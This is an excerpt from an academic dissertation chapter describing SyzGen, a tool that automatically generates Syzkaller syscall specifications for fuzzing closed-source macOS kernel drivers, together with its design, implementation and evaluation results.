Interface recovery. For each interface, `SyzGen` first attempts to generate an initial template encoding the previously extracted explicit dependence knowledge, along with the input structure and constraints through dynamic analysis (on sampled execution paths). In addition, it attempts to automatically extrapolate or generalize the explicit dependence from known ones, in a style similar to the motivating example. Then, `SyzGen`




Figure 3.4: Workflow of `SyzGen`

proceeds iteratively, allowing it to gradually encode newly-discovered dependencies and refine the structure and constraints of new *use* interfaces (*e.g.,* `FlushLink()`).

Fuzzer with kernel coverage. Given the specification `SyzGen` produces, a standard Syzkaller can start the fuzzing campaign. However, as much of its power comes from the fact that it is coverage-guided, we also integrate a kernel module responsible for collecting coverage in the system, which does not require the source code or specific hardware and virtual machine. With the coverage, `SyzGen` additionally infers implicit dependence (order of syscalls) to further improve the effectiveness of test case generation.

Although in this work we focus on macOS, the proposed solution can be applied to other OSes with closed-source kernel modules. It is also worth noting that if no traces are available, `SyzGen` can still work, though it can no longer infer explicit dependencies from existing traces and extrapolate them.

3.4 Design

In this section, we describe the design of `SyzGen` in depth. For each component we present in §3.3.2, we will explain our design decisions.

3.4.1 Syscall Logger and Analyzer

As mentioned in §3.3.2, the primary goal of this component is to extract the explicit dependence from existing traces. Together with the service detection and command identifier determination, we will be able to generate preliminary versions of templates. Though we apply a similar idea as IMF [61], we also address its limitations. Specifically, the fundamental premise of IMF is the availability of knowledge of specifications for the target syscalls (including parameter definitions), which does not hold true for drivers. As mentioned in §3.2.1, the syscall `IOConnectCallMethod()`'s key input and output parameters `inputStruct` and `outputStruct` are `void*`. Even though their sizes are given by `inputStructSize` and `outputStructSize`, it is unable to discern which field of inputStruct represents a dependency. Furthermore, according to our finding, it is common that `inputStruct` contains pointers that point to other objects (this can go recursively also). As a result, IMF is unable to track explicit dependencies whenever the dependence variable is located in the `void*` object.

In our solution, we handle the `void*` by assuming the dependence variable can exist anywhere in the object, from a single byte to at most eight bytes. Basically, we search for pairs of identical input and output bytes in two different interfaces. If there exists a single byte whose values in both the input and output always match, we consider this byte a potential dependence variable. However, when there are multiple such individual bytes, we merge them into contiguous groups up to eight bytes long. Interestingly, in practice, we find that the size of dependence variables can indeed vary from two to eight bytes. To improve precision, we ensure identified explicit dependencies are consistent across different

logs and exhibit different values. The rationale behind it is that dependence value by nature is a dynamically changing resource whose value is inconstant if we have seen enough logs.

In addition, to reconstruct the additional objects that are reachable by pointers in `inputStruct` (which may contain the dependence variable), we monitor the key internal APIs invoked in macOS drivers to transfer the input from userspace to kernel space, *e.g.,* the macOS equivalent of `copy_from_user()` in Linux. For example, if there is only one pointer in `inputStruct` object, there will be one copy of the `inputStruct` itself, and then a second copy of the data at the address given by the pointer. We perform the reconstruction recursively by following as many layers of pointers as necessary. Combining the above two improvements, we are able to locate a more complete set of dependence variables and extract more explicit dependencies missed by IMF. Finally, a secondary goal of this component is to generate concise test cases that encode explicit dependencies, of which the benefits are twofold: (1) The later dynamic analysis in interface recovery is performed against these distilled test cases instead of the entire log which can be expensive to sift through. (2) Such test cases can serve as the initial corpus to boost the fuzzing campaign.

3.4.2 Service and Command Identifier Determination

To generate a complete template, `SyzGen` needs to know the service names (specific strings) and valid values of service types to determine the exposed services and user clients (see §3.2.1 for details). In addition, we need to infer the valid values for the `command identifier` to differentiate different interfaces.

Service identification. By design, the name of a service is the name of the corresponding class. As a result, we can directly resort to the symbols indicating the service class names.

Next, we can simply query the OS using a convenient API `IOServiceMatching()` with the service name to confirm its validity. This gives us a list of matching services registered in the system. To infer the valid values of service type, for each service, we conduct a dynamic symbolic execution of `IOServiceOpen()` with the third argument `type` symbolized (See §3.5 for details.).

Command identifier determination. As mentioned earlier, command identifiers may or may not be passed as the second argument of `IOConnectCallMethod()`. When they are not, it can be tricky to determine which bytes in either `inputValues` or `inputStruct` correspond to a command identifier. Nevertheless, our observation is that a command identifier is used to determine which functionality the service should provide, and there are generally some common programming patterns in macOS. As mentioned in §3.2, there is often a function dispatch table that takes the command identifier as an index to invoke different functions representing different functionalities. However, using the command identifier as an index may not be the only pattern (which was recognized by p-joker [129]). We find that it can also be implemented by involving the command identifier in conditional statements, *e.g.,* switch cases or if-else statements, to determine the subsequent code to execute.

Given the above, we design a general symbolic-execution-based exploration strategy to identify such patterns. Basically, we attempt to find a symbolic variable (among all the symbolized ones) whose values lead directly to different functions being invoked. For example, we may find a symbolic variable `a` whose constraint is `a == 1` when function `foo()` is invoked, whereas it has a different constraint `a == 2` when function `bar()` is invoked. The exact algorithm is described in Algorithm 2. In practice, we find that the algorithm

Algorithm 2: Locate command identifier and collect its valid values

```
1  Function AnalyzeCtrlID(α:init state, τ : all class member functions):
2      Symbolize all inputs for α
3      actives, deferred ← [α], []
4      while actives is not empty do
5          actives ← SymbolicExecution(actives) ▷ Step forward all states by one basic block
6          foreach s in actives do
7              if s.addr in τ then
8                  move s from actives to deferred
9          if actives is empty then
10             if all states in deferred have the same address then
11                 swap(actives, deferred)
12                 continue
13             cmds ←find common symbolic variables from states in deferred
14             foreach cmd in cmds do
15                 if cmd can have different values in different states from deferred then
16                     foreach s in deferred do
17                         if cmd can have multiples values in s then
18                             move s from deferred to actives
19                     if actives is empty then
20                         return cmd, values for cmd
21                     break
22             if actives is empty then
23                 Randomly move one state from deferred to actives
```

is general enough to handle a variety of patterns mentioned above. Note that the symbolic variable identified by the algorithm will not only tell which parameter the `command identifier` comes from (*e.g.,* the fifth argument `inputStruct` of `IOConnectCallMethod()`) but also precisely which bytes (*e.g.,* first 8 bytes of `inputStruct` or the object pointed to by a pointer field of `inputStruct`).

After identifying the service and command identifier, `SyzGen` could generate an initial template. Moreover, as described in §3.2, some macOS drivers follow the convention of using function dispatch tables which also encodes some basic constraints enforced by kernel automatically (*i.e.,* desired sizes of the input and output). Similar to p-joker [129], `SyzGen` extracts such constraints whenever available (typically common in simple drivers) and encodes such information in the initial template as well. In the next component, we will describe the more fine-grained structure and constraint inference.

3.4.3 Interface Recovery

This is a core part of `SyzGen`, which aims at reconstructing the argument structures and collecting their more fine-grained constraints. Most importantly, `SyzGen` generalizes the knowledge of dependencies it has learned from logs (see §3.4.1) to those interfaces without any trace and thus can uncover more dependencies.

Choice of dynamic symbolic execution. A recent work DIFUZE has opted for static analysis to reconstruct the nested argument structures from source code. This is a reasonable choice when the source code is available. Even then, static analysis is limited due to the challenge of precisely reasoning about program values and pointer relationships. It gets even worse for closed-source macOS drivers. As a result, we choose dynamic symbolic ex-

ecution instead, which fits our problem better. First, analyzing the interfaces dynamically (with concrete memory states) allows us to bypass the precision challenge of static analysis. Second, we are able to collect useful constraints about valid ranges of various arguments as well as relationships among different fields. However, the downside is that it may suffer from the path explosion problem. Fortunately, in the case of drivers, syscall arguments are usually checked at the very beginning of syscalls (most are simple sanity checks) and thus `SyzGen` only needs to perform symbolic execution up to these points, which is much more manageable.

Test Case Generation. To perform dynamic symbolic execution, we need to obtain valid test cases that correctly set up the context (*e.g.,* global variables) so we can symbolize the arguments of an interface to explore deeper parts of the code. As mentioned in §3.4.1, we have an initial corpus of test cases that already exercise known explicit dependencies. Going back to the motivating example, we can easily obtain a test case with both `OpenLink()` and `CloseLink()`, exhibiting a dependency. Therefore we can symbolize the argument of `CloseLink()` and learn the structure and constraints of it, without worrying about an early exit of the function due to the lack of a correct dependence variable. We also allow the fuzzer to generate a few more variants to improve the diversity as explained in §3.5.

For the cases where we do not have any valid test case for an interface, we will need to do some more work iteratively. For the same motivating example, since we do not have any test case that has exercised `FlushLink()`, `SyzGen` will first try to infer any potential explicit dependence with other interfaces (see later in the section). At a high level, `SyzGen` will initially generate a test case exercising only one interface (in addition to

the prologue of `IOServiceOpen()`), and it will then use the learned knowledge about its arguments and any new explicit dependence to continue to improve the test case. For the interface `FlushLink()` as an example, though `SyzGen` would initially fail to explore any deep code with the initial test case as it does not set up proper context and thus leads to an error path. Specifically, it is likely that no `OpenLink()` is invoked, and even if it is, its return value is not passed to `FlushLink()`. Even though we may not be able to learn the structure or constraints of its argument, a symbolic execution still likely allows us to reach the critical function `LookupLink()` responsible for checking the dependence variable, triggering `SyzGen` to become aware of the potential dependence. After it learns `FlushLink()` also requires a dependence variable of type `LinkID`, it could refine the specification and produce another test case respecting the dependence as follows:

```
int id = OpenLink();
struct FlushRequest req = { .linkID = id };
FlushLink(&req);
```

With the valid sequence of syscalls, `SyzGen` can then redo the dynamic symbolic execution on `FlushLink()`, extracting more complete knowledge about the structure and constraints of the argument.

Dependence Generalization. Now we describe the methodology to generalize dependencies beyond the ones we observed in the past. Using the motivating example in §3.3.1, given the knowledge of the dependence variable `LinkID` learned from logs (see §3.4.1), `SyzGen` first analyzes the *use* interface `CloseLink()` and figures out what internal dependence operation is performed to retrieve the corresponding kernel object generated before. In Fig. 3.2, it happens through another function call of `LookupLink()`. To recognize such function calls, we observe that the function call must take in the dependence variable as an argument,

and return an object. Furthermore, to avoid false dependence being identified due to any irrelevant "helper" functions (*e.g.,* `copy_from_user` liked functions) we allow only the functions defined within the target driver (as opposed to external modules). Our observation for macOS is that external functions in the core kernel (invoked by drivers) are not designed to handle dependencies in drivers.

After discovering such a function call, we label the internal dependence operation to be a function call (`LookupLink()`) together with the parameter corresponding to the dependence variable (1st argument of `LookupLink()`). When symbolically executing a new interface (*e.g.,* `FlushLink()`), we will look for the same internal dependence operation. If there is a match, we will further look at whether the argument of the internal dependence operation is a symbolic variable. If so, it confirms the generalized dependence, and we can also learn which bytes of the input constitute a dependence variable. This allows `SyzGen` to encode the new dependence in the template, setting the stage for the next step of structure and constraint recovery.

In practice though, such "lookup" functions may not be implemented as an actual function invocation, or they may have been inlined such that it is hard to recognize in the binary. To support such internal dependence operations, we observe that there must be some form of check to validate the dependence variable and subsequently use it to retrieve the corresponding kernel object. An example is shown in Fig. 3.5, where a linked list is traversed and the dependence variable is compared against the same field in every element. Another common case is to use the dependence variable as an array index to obtain the corresponding object, for which there is always a check against the index to ensure no out-




Figure 3.5: Dependence inference through common access pattern gService→links→head→value if LookupLink is inlined in the motivating example.

of-bound access would occur. Based on this observation, we may craft simple signatures based on such checks and match them in new interfaces. However, if we only look at a simple check against the dependence variable, it may lead to false positives. This is because in the new interface (*e.g.,* `FlushLink()`), we do not yet know which bytes correspond to the dependence variable. Therefore, there may be similar checks performed against bytes that are not the dependence variable. Nevertheless, if we carefully examine the check in the example ‘‘`p→value != arg→linkID`’’, we can find that the left side of the check is a value derived from a pointer, which in turn is originated from the global variable "gService" through a chain of dereferences. Intuitively, we can annotate the check with sufficient history (*i.e.,* the origin of the variable) so that the generated signature could be unique enough. Formally, the signature can be formulated in the form of ASTs (*i.e.,* symbolic expressions) following the notation in Fig. 3.6. For the motivating example in Fig. 3.5, the corresponding signatures are the following: ‘‘`neq [[[gService+264]+8]+8]`

var: symbolic variable
imm: immediate value
[ ]: dereference
op1: binary operators
op2: unary operators
expr: var | imm | [expr] | op1 expr expr | op2 expr
| if (expr) then expr else expr

Figure 3.6: Notation for formula (signature)

`linkID''` and ``` ``neq [[[gService+264]+8]+8] unknownFields[0]'' ``` [2] where `neq` means inequality. By simply comparing the two signatures, we can learn that unknownFields[0] is the same dependence variable as `LinkID`. In addition to this exact match, we also allow a relaxed version of match in which opposite operators can match with each other (*e.g.,* equality and inequality) to cope with some nuances potentially induced by compilers. To further reduce false positives, a valid signature requires at least one dereference and exactly one symbolic variable because it is unlikely the validation of a dependence variable involves other inputs. It is worth noting that our scheme is to mechanically extract formulas (as signatures) from whatever checks performed on the dependence variable and the two types of checks aforementioned are only examples that are correctly identified by our solution.

Structure and Constraints Recovery. From the previous steps, we can always have a test case exhibiting a valid explicit dependence, distilled from existing traces or obtained from the dependence generalization. For the test cases that come from existing traces, we already know the rough structure of the `void*` object, including its size, and any additional layers of objects reachable through its pointers from the earlier steps. For the test cases that come from the dependence generalization, we may have the knowledge of the dependence

[2] We omit some structure definitions in the motivating example and those immediate values are offsets to some fields.

variable but nothing else regarding the input. The process is slightly dependent on which case we are faced with. In the first case, even though we know the size of the object, up to this point, we still treat each layer of the object as a flat array. To infer more structures, during the symbolic execution, we simply symbolize all the memory associated with the object (including all the layers). We then monitor every "use" instruction of the symbolic memory to determine the boundary of the various fields. Specifically, `SyzGen` identifies fields of sizes 8, 16, 32, and 64 bits at byte granularity. In addition, we infer the basic types of the fields based on how they are used. The list of supported types is shown in Figure 3.7. We omit the details as it is following a similar solution to Tupni [47].

In the second case, since we do not yet know the size of the `void*` object, `SyzGen` initially symbolizes the `void*` input as a flat array with 4,096 bytes. This is because the symbolic length of arrays is poorly handled in symbolic execution engines [17] and thus we start with a size large enough for most inputs. We then perform the same analysis as above to determine the boundary of fields and their basic types. In addition, if any pointer is found (via deference instructions), we will concrete its value to a user-space address, and symbolize the memory accordingly. To determine the size of the symbolic memory, we again look for the macOS-equivalent API `copy_from_user()` as we did in §3.4.1. Finally, since our solution is based on symbolic execution, `SyzGen` generates one template for each explored path and later merges them. In particular, we are interested in retaining the templates for which we are able to explore relatively deeper parts of the kernel. Thus, we prune the templates with paths that terminate early, *e.g.,* due to failing to pass sanity checks. `SyzGen` applies the hierarchical agglomerative clustering algorithm [48] to group templates

that are similar in size, and prune the clusters that correspond to the shorter paths. In particular, the algorithm clusters the templates in the form of a binary tree where the leaf nodes are the individual templates. Our policy is such that if a non-leaf node (corresponding to a cluster) whose centroid of path depth is less than 0.5 of that of the sibling node, we will prune it. To safeguard the shorter but also functional paths (preventing them from being pruned), we also keep the templates whose number of executed basic blocks exceeds a pre-determined threshold (*e.g.,* 500 in our experiments). The parameters of 0.5 and 500 are empirically determined based on the number and quality of generated templates. Lowering those thresholds would preserve more corner paths at the cost of fuzzing efficiency as it increases the search space. In addition to path pruning, `SyzGen` recursively merges templates as we will explain in §3.5.

3.5 Implementation

We have implemented `SyzGen` with 7.2K lines of Python code for interface recovery, 1K lines of C code for kernel coverage, 463 lines of C code for syscall logger, and 1K lines of Go code into Syzkaller for fuzzer. We also implemented scripts based on IDA Pro [15] to collect addresses of basic blocks and function signatures (*i.e.,* the number of parameters and where they are stored).

Symbolic execution. Currently, there is no publicly available tool that can perform dynamic symbolic execution of the whole macOS kernel, as what S2E [43] can do on Linux kernels. Fortunately, as articulated earlier in §3.4.3 , `SyzGen` only needs to focus on one interface at a time and perform dynamic symbolic execution on a small portion of the

driver. As a result, we developed our symbolic execution component based on angr [125] and kernel debugging, allowing us to take a snapshot at any kernel address and prepare a memory state for dynamic symbolic execution. More specifically, `SyzGen` prepares a test case containing the target interface to set up the proper context (see §3.4.3), pause the kernel execution when it reaches the target interface, and then conduct symbolic execution under this context (*i.e.,* with the memory snapshot). To improve the scalability of symbolic execution on kernel and cope with kernel functions requiring hardware or multi-threading support, we manually model some kernel functions belonging to the core kernel to be general, such as `strcpy()`, `malloc()`. For the rare cases where driver-specific functions also need modeling (e.g., interacting with hardware), we simply terminate the symbolic execution. Fortunately, such functions are typically behind the input sanity checks, posing minimal impact on constraint extraction. In total, we have modeled 60 functions, 30 of which can be simply replaced with a dummy function, *e.g.,* `printf()` and `sleep()`. Also, we set a 5-minute timeout for each run of symbolic execution since `SyzGen` only needs to perform symbolic execution to pass sanitization that is usually imposed at the beginning of interfaces.

Service type identification. One service can provide different user clients through a uniform interface `IOServiceOpen`, each of which is bound to a unique integer passed as the third argument "`type`". Hence, the driver needs to firstly check the argument to figure out which user client to instantiate. To infer the valid values, we conduct a dynamic symbolic execution on `IOServiceOpen()` with the third argument "`type`" symbolized. More specifically, `SyzGen` looks for class initialization (*i.e.,* `IOUserClient::IOUserClient`) of any user client during symbolic execution and then performs constraint solving against the

service type to obtain the unique value. In the case where multiple values are valid, which usually means that there is only user client and thus no need for the driver to validate the service type, we simply select the minimum value. With the help of symbolic execution to explore all possible paths, `SyzGen` is able to discover all valid values for service type and their corresponding user client classes. Note that we terminate a path when it reaches the class initialization function and thus symbolic execution does not suffer from the notorious path explosion problem.

Specification reduction. Since `SyzGen` produces the syscall specification in the format of Syzkaller templates [123], it needs to support the data types defined in its declarative description language. Fig. 3.7 lists all supported types by `SyzGen`.

As mentioned in §3.4.3, `SyzGen` generates one specification for one explored path from symbolic execution. After path pruning by its depth, we merge two templates by taking the union of fields whenever possible.. Basically, we observe that most specifications only differ in one field and thus can be straightforwardly merged. For example, if one specification says that one byte of the input can take a constant of 1 while another says it can take a constant of 2, we will simply merge the two specifications and say that this byte can take either the value of 1 or 2. Note that coalesced specifications can be further merged recursively until they differ by more than one field. Later we will illustrate an example template produced by `SyzGen` in Fig. 3.9.

Fuzzing with Kernel Coverage Coverage-guided fuzzing has become the de facto standard for fuzzing. To collect coverage for macOS kernel fuzzing, Panic [83] proposes to leverage static binary instrumentation, but it is not a full-fledged tool and not publicly

constN[V]: a N-bit integer constant of value V
intN[min:max]: a N-bit integer with range from min to max
flags[(V)+, T]: a set of constants of type T
string: a zero-terminated memory buffer
array[T, min:max]: a bounded array of elements of type T
ptr[dir, T]: a pointer to an object of type T;
dir specifies the direction (input or output)
len[identifier, intN]: a N-bit integer denotes the size of another field specified by the identifier
identifier { (identifier T)+ }: a custom structure

Figure 3.7: Supported types for syscall specifications

available. kAFL [104] takes advantage of hardware (*i.e.,* intel-pt) and thus is agnostic to OSes. We, however, found it lacking support for the latest macOS due to the underlying virtual machine it uses (*i.e.,* qemu-pt, a customized version of qemu). Therefore, we propose a lightweight technique to collect coverage without the requirement of specific hardware, virtual machine, or source code. Basically, we leverage the built-in kernel debugger (available in all modern OSes) composed of an agent running inside the kernel to receive and execute commands and a debugger running on a remote machine to send commands to the kernel and display the results. The agent internal to the kernel is capable of setting breakpoints at specific virtual addresses by patching the code with INT3 instructions. When the breakpoint is hit, the kernel would pause and divert its execution to the agent, which in turn sends related information to the remote debugger and wait for its subsequent commands (*e.g.,* resume). By setting the breakpoints at the beginning of every basic block we are interested in, we can effectively collect the block coverage feedback. However, the communication between the in-kernel agent and a remote debugger is prohibitively expensive. Therefore, we develop another in-kernel module acting as the debugger and collect coverage natively. As an optimization, `SyzGen` removes breakpoints that have been hit to eliminate needless tracing overhead (as suggested by UnTracer [93]) and thus collects only

block coverage. The implementation only takes 1K lines of C code and can be ported to other OSes for closed-source kernel module fuzzing since most OSes share similar designs for kernel debugging.

3.6 Evaluation

To determine the effectiveness of `SyzGen` we evaluate both its interface recovery and bug-finding capabilities. Our experiments answer the following questions:

1. How is `SyzGen`'s effectiveness on interface recovery (§3.6.2)?
2. How much does dependence generalization contribute (§3.6.3)?
3. Can `SyzGen` find real-world vulnerabilities (§3.6.4)?

3.6.1 Evaluation Setup

Since there is no prior work to generate syscall specification for macOS drivers from end to end, we evaluate `SyzGen` by breaking down each component. It is worth noting that we have re-implemented most related work (*i.e.,* p-joker[16] and IMF[61]) in `SyzGen` and even made them better. Specifically, we run the following configurations of `SyzGen`:

- **`SyzGen-Base`**. It is an improved version of p-joker with advanced symbolic execution and automated specification generation. After the step of service and command identifier determination (see §3.4.2), `SyzGen` can already produce an initial specification with the knowledge of interfaces and some simple constraints on inputs extracted from dispatch tables (whenever available). As we will show later, this configuration represents a compelling baseline, especially for those small and simple drivers.

- `SyzGen-IMF`. Though IMF [61] only works with syscall that has known specifications, its idea to infer explicit dependence from syscall logs can be applied to unknown drivers with some adaptation (see §3.4.1). In this configuration, we retain the explicit dependencies learned from logs but disable the dependence generalization component. Interface recovery is performed as well. This represents a strong configuration that is similar but more complete than the original IMF.
- `SyzGen`. This configuration enables all components as described in §3.4. Compared to `SyzGen`-IMF, the only difference is the signature-based dependence inference.

All experiments are conducted on three machines, a Macbook Air with 2.2 GHz Intel Core i7, a Macbook with 1.1 GHz Dual-Core Intel Core m3, and a Macbook Pro with 1.1 GHz Dual-Core Intel Core m3. For any tested driver, we ensure all related evaluations are performed on the same machine to guarantee a fair comparison. The version of tested macOS is 10.15.4, and they run in VMware Fusion 11.5.7. In total, we have tested 25 user clients as listed in Table 3.2. Each fuzzing campaign takes 24 hours, and we repeated it three times for each driver to report the coverage on average to reduce randomness. The only exception is the file system driver 'AppleAPFSUserClient' due to its low throughput (*i.e.,* 5 test cases per minute) caused by one time-consuming interface to create new disk volume, and thus we fuzz it for 72 hours. To collect syscall logs for drivers, we look for any macOS build-in application associated with them (*e.g.,* system preferences for Bluetooth driver) and manually perform all possible operations on it multiple times. Also, we found some sample code from Apple open source projects [14]. As a result, we successfully obtained logs for nine user clients.

3.6.2 Effectiveness of Interface Recovery

To evaluate the effectiveness of different steps of our interface recovery solution, we ran `SyzGen` against 254 drivers. As a result, `SyzGen` identified 56 valid service names in total. We found that the majority of drivers were not loaded (72%) in our environment or did not expose the interface `IOConnectCallMethod()` (18.5%). For each service name, it may correspond to multiple user clients, each of which is bound to a specific type number. `SyzGen` successfully discovered 60 user clients and their corresponding type numbers, among which we selectively fuzz 25 user clients as listed in Table 3.2. The selection of targets to fuzz is based on the code size (*i.e.,* the fifth column) and the complexity of inputs as these metrics are positively correlated to the number of bugs (see §3.6.4). Note that the fifth column of Table 3.2 shows the number of all basic blocks in a driver and does not necessarily represent the number of blocks that could be reached by the corresponding user client (there may also be blocks reachable only from handling specific hardware interrupts).

Effectiveness of service identification. By design, all the services registered in the system must be queryable via the API *IOServiceMatching()*. Therefore, we believe it is complete using the approach proposed in §3.4.2. We are unable to find any false positives or false negatives. As for the 60 user clients and corresponding type numbers that `SyzGen` extracts, we manually checked the binary to confirm the correctness and developed a test program to ensure those user clients were indeed reachable from userspace. However, we observed that `SyzGen` failed to identify the user client for one particular driver `CoreAnalyticsHub` because the user client is instantiated by some daemon after system startup, and subsequent requests for connecting are rejected unless prior instance termi-

nates. SyzGen utilizes memory snapshots as the initial state to perform symbolic execution and thus is unable to bypass the singleton check.

Additionally, judging from the class names with the suffix 'UserClient', we found two definitions of user clients (*e.g.,* AppleUSBLegacyInterfaceUserClient) in the binaries but cannot find any interface that can trigger the creation of them. Therefore, we do not consider them as false negatives.

Effectiveness of command identifier determination. The second column of Table 3.2 shows the number of valid command identifiers extracted from the corresponding user client. In total, SyzGen found 504 valid command identifiers across 25 user clients. Though SyzGen does not distinguish among switch cases, if-else, and function tables, we manually inspected the binaries and found that 16 user clients use dispatch function tables, eight use switch cases and one combines if-else and switch cases, demonstrating the generality of our tool. We also manually verified those extracted command identifiers were correct and SyzGen did not miss anyone. Moreover, unlike DIFUSE [46] and p-joker [129] that assume the command identifier must be passed through certain parameter (*e.g.,* the second parameter 'selector' of IOConnectCallMethod), SyzGen successfully recognizes the control identifier embedded in the inputStruct (*i.e.,* the fifth parameter to IOConnectCallMethod) for IOBluetoothHCIUserClient, making the subsequent steps possible.

Effectiveness of specifications overall by coverage performance. Since we do not have the ground truth for the syscall specifications, we compare the coverage between SyzGen and SyzGen-Base to demonstrate the overall improvement over interface models. The third and fourth columns of Table 3.2 shows the block coverage for SyzGen-

Base and SyzGen, respectively. As we can see, the average coverage improvement is 48%, demonstrating the effectiveness of the specifications SyzGen generates. Most improvements are due to a few complex drivers where we either extrapolate many explicit dependencies (*e.g.,* 469% improvement for IOBluetoothHCIUserClient) or recover many constraints imposed on the inputs (*e.g.,* 306% improvement for AppleSSEUserClient), indicating that the coverage improvement is correlated positively with the complexity of the target. In contrast, for drivers that are small and with few input constraints to begin with (or if their constraints are already encoded in the dispatch table which can be extracted by SyzGen-Base), we see almost no improvement and even slightly worse performance (due to noise) in some cases. This is expected because such drivers may not have many interesting behaviors to test in any event. To be thorough, we investigated the missing block coverage and found that most are simply on the error paths that terminate early (which are pruned by SyzGen as described in §3.5), indicating that SyzGen works as expected.

In addition, we managed to find the source code of two drivers IONetworkUserClient and IOAudioFamily, allowing us to inspect the source code and confirm the quality of the corresponding templates SyzGen generated. We can confirm that SyzGen successfully recovered all the argument structures. However, SyzGen failed to identify the explicit dependency for IOAudioFamily due to lack of syscall logs. We also noticed a missing constraint in IONetworkUserClient, which requires an input string to match some pre-registered key maintained in an internal dictionary object. SyzGen fails to extract those fixed keys because it is challenging to perform symbolic execution on cryptography routines (*e.g.,* hash functions). Fortunately, the syscall logs happen to contain valid values for that string field,

which are used to produce the initial corpus, mitigating the specific issue. Nonetheless, these two drivers are rather simple (*i.e.,* most interfaces only require an integer and a string) and may not be representative.

We further reverse engineered all tested drivers to obtain some ground truth with our best effort. In general, we believe the automatically-generated specifications were not entirely precise but good enough. For instance, it is sufficient for a boolean field of size 8 bytes to have two values (*i.e.,* True and False), but our specifications may specify a valid range of [0, MAX_INT], causing the fuzzer to mutate the value unnecessarily (likely end up with the same True value). One weakness we find is the inability to express complex relationships between fields of structures in the specification due to the limitation of description language defined by Syzkaller. For example, Syzkaller template cannot express a relationship such as "field A should always be twice the value of field B". This prevents us from exploring certain interesting code paths in the driver. Additionally, for some drivers (*e.g.,* `IOAVBFamily`), we find that they allow users to provide some string as a key to create an object (*e.g.,* `addAVBClient(char* key)`) and later on input the same key to delete the corresponding object (*e.g.,* `removeAVBClient(char* key)`). Currently, `SyzGen` fails to recognize such string-based dependence variables and the corresponding dependencies.

3.6.3 Dependence Generalization

To see how much benefit does dependence generalization provides, we compared `SyzGen` against `SyzGen`-IMF in terms of the number of identified dependencies and block coverage. As shown in Table 3.3, `SyzGen`-IMF can infer dependencies for 5 user clients

User Client	#Command Identifier	Block Coverage		#Blocks
		`SyzGen`-Base	`SyzGen`	
ACPI_SMC_PluginUserClient	4	104	104	1875
AppleImage4UserClient	4	24	24	1645
IOHDIXController	2	61	61	1769
AppleMCCSUserClient	9	**107**	104	1739
AppleSSEUserClient	1	62	**252**	830
AppleCredentialManagerUserClient	2	224	**758**	8043
AHCISMARTUserClient	9	282	**302**	2766
AppleFDEKeyStoreUserClient	27	108	**178**	824
IOAudioEngineUserClient	6	504	504	3875
AppleAPFSUserClient	49	6232	**6811**	37889
IOBluetoothHCIUserClient	213	1014	**5773**	17989
IOAVBNubUserClient	21	**453**	452	1266
IONetworkUserClient	5	157	157	3806
IOReportUserClient	4	**133**	132	263
IOHDACodecDeviceUserClient	2	120	**123**	519
AppleHDAControllerUserClient	2	217	**223**	3069
AppleHDADriverUserClient	2	905	**1032**	24920
AppleHDAEngineUserClient	10	1367	1367	24920
AppleUpstreamUserClient	7	183	**241**	492
AppleUSBHostInterface	34	**1903**	1719	15408
AppleUSBHostFrameworkInterface	26	**2949**	2925	15408
AppleUSBHostDeviceUserClient	20	3220	**3255**	15408
AppleUSBHostFrameworkDevice	13	1373	1373	15408
AppleUSBLegacyDeviceUserClient	25	255	255	14019
AudioAUUCDriver	7	158	**255**	439

Table 3.2: Tested macOS drivers

among those with logs. Interestingly, starting from 33 dependencies learned from logs by `SyzGen`-IMF, `SyzGen` can generalize them to those interfaces without logs and recognize 238 more dependencies. Note that the number of dependencies is counted by the instances of them among different interfaces. For example, `SyzGen`-IMF only infers three types of explicit dependencies (identified by the dependence variable from the *generate* interface) from the logs for `IOBluetoothHCIController`, in which one represents the request the application sends to the service, one represents a remote Bluetooth device, and one represents the connection between two devices. From the logs, `SyzGen`-IMF discovered 16, 2, and 5 *use* interfaces that take the three types of dependence variables, respectively. The fourth and fifth columns of Table 3.3 further demonstrate the coverage improvement achieved by those additionally discovered dependencies. On average, `SyzGen` achieves 16.5% more coverage compared to `SyzGen`-IMF. Note that we only compare `SyzGen` against `SyzGen`-IMF for 5 user clients because we did not even find any explicit dependence for the rest 20 user clients. This means that `SyzGen` and `SyzGen`-IMF degrades to the same mode where only interface recovery is performed. Upon a closer look, these user clients mostly correspond to simple and small drivers.

To get a better intuition on the evolution of the fuzzing process, we visualize the block coverage over time as shown in Fig. 3.8. The coverage improvement in general is as significant as we expected. We investigated the reasons and come to the following conclusions. Since we uncovered more explicit dependencies, the search space of fuzzing for input is enlarged. Thus, in general more fuzzing time is needed to cover more basic blocks. For example, we can see from Fig. 3.8(b) that the coverage clearly still im-

